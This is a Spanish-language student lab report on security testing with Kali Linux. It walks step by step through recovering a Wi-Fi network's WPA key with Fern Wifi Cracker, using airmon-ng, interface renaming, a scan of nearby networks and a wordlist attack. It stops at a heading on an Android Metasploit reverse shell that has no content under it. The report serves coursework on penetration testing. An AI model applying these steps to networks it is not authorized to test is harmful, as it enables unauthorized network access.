

PRUEBAS DE SEGURIDAD
WIFI & ANDROID

Vannessa Marin Marin

Juan David Romero

Natalia Andrea Bohorquez

Docente: Daniel Felipe Agudelo Molina

Facultad De Ingeniería

Pruebas De Software

Tecnológico De Antioquia

Medellín

2023-1

KALI LINUX

Kali Linux es una distribución de Linux especializada en seguridad informática y pruebas de penetración. Proporciona una amplia gama de herramientas preinstaladas para evaluar la seguridad de sistemas y redes, y se ha convertido en una opción popular entre profesionales de la seguridad y entusiastas de la informática.

La principal finalidad de Kali Linux es proporcionar a los profesionales de la seguridad informática y a los entusiastas una plataforma robusta y completa para llevar a cabo pruebas de seguridad en redes, sistemas y aplicaciones. Estas pruebas se realizan con el consentimiento y dentro de los límites legales establecidos.

Algunas de las herramientas incluidas en Kali Linux son:

- Nmap: Escaneo de puertos y mapeo de redes.
- Metasploit Framework: Marco de pruebas de penetración con una amplia colección de exploits y payloads.
- Wireshark: Herramienta de análisis de paquetes de red.
- Aircrack-ng: Suite de herramientas de seguridad de Wi-Fi, que incluye airodump-ng para captura de paquetes y aircrack-ng para romper claves WEP y WPA.
- Burp Suite: Suite de herramientas para pruebas de seguridad de aplicaciones web.
- John the Ripper: Programa para realizar ataques de fuerza bruta en contraseñas.
- Hydra: Herramienta para realizar ataques de fuerza bruta en servicios y protocolos de red.

En este caso se harán dos pruebas utilizando Kali Linux y algunas de sus herramientas, como Fern Wifi Cracker y Metasploit, para realizar pruebas de seguridad en redes inalámbricas y dispositivos Android.

CAPTURA DE RED WIFI


La captura de red Wi-Fi con Kali Linux implica el uso de herramientas y técnicas para interceptar y analizar el tráfico de una red inalámbrica. Kali Linux, al ser una distribución de Linux diseñada para pruebas de seguridad y hacking ético, proporciona una serie de herramientas y utilidades que pueden utilizarse para realizar esta captura.

Fern Wifi Cracker es una herramienta que se presenta como una solución educativa para aprender sobre la seguridad de las redes Wi-Fi y realizar pruebas de penetración. Su objetivo es ayudar a los usuarios a comprender mejor las vulnerabilidades de las redes inalámbricas y las contramedidas necesarias para protegerlas.



❖ CAPTURAS DEL PROCESO


1. En nuestra máquina virtual buscamos la herramienta “**FERN WIFI CRACKER**”




2. Al abrirla nos mostrará otras opciones de compra, le damos que NO.



3. Una vez estemos en la aplicación, seleccionamos en la parte superior la tarjeta de red que nos aparece disponible, pero nos saldrá un error que solucionaremos luego.




4. Abrimos una nueva terminal y ejecutamos el comando **airmon-ng**






5. Luego nos pedirá usar el comando “**Run it as root**”, pero en esta ocasión usaremos “**sudo su**”



6. Volvemos a usar el comando **airmon-ng**





7. Una vez nos aparezcan las tarjetas de red disponibles, seleccionamos la nuestra con el comando **ip link set** (nombre de la tarjeta) **down**

```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ airmon-ng
Run it as root
(kali@kali)-[~]
$ sudo su
(root@kali)-[/home/kali]
# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0          brctsmac    Broadcom on bcma bus, information lim
ited

(root@kali)-[/home/kali]
# ip link set wlan0 down
```

8. Una vez seleccionada, le cambiamos el nombre por uno distinto con el comando **ip set** (nombre de la tarjeta) **name** (nuevo nombre)

```
(kali@kali)-[~]
$ sudo su
(root@kali)-[/home/kali]
# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0          brctsmac    Broadcom on bcma bus, information
ited


(root@kali)-[/home/kali]
# ip link set wlan0 down

(root@kali)-[/home/kali]
# ip link set wlan0 name wlan0mon
```



9. Regresamos a la aplicación de fern wifi y seleccionamos la tarjeta con el nombre que creamos




10. Nos aparecerá un anuncio, le damos que "OK"




11. Una vez nos aparezcan las opciones iniciales, dar a primera para que inicien a cargar las redes




12. Luego que hayan cargado le damos a la opción Wifi/WPA




13. Nos mostrará todas las redes cercanas disponibles




14. Seleccionamos la red y desde la opción de browse seleccionamos el archivo .txt desde donde iniciará a realizar las comparaciones





15. Una vez el proceso finalice nos aparecerá la clave de la red wifi.



NOTA: Al seguir los pasos mencionados anteriormente, logramos realizar pruebas de captura de Wi-Fi utilizando Kali Linux y la herramienta Fern Wifi Cracker. Al poner la tarjeta de red inalámbrica en modo de monitorización, se pudo capturar el tráfico de diferentes redes inalámbricas cercanas y guardar los datos en archivos de captura.

Una vez finalizadas las capturas, se tiene la opción de analizar los paquetes capturados utilizando herramientas como Wireshark. Esto permite examinar el tráfico de red, identificar posibles vulnerabilidades y mejorar la seguridad de las redes Wi-Fi.

ANDROID METASPLOIT REVERSE


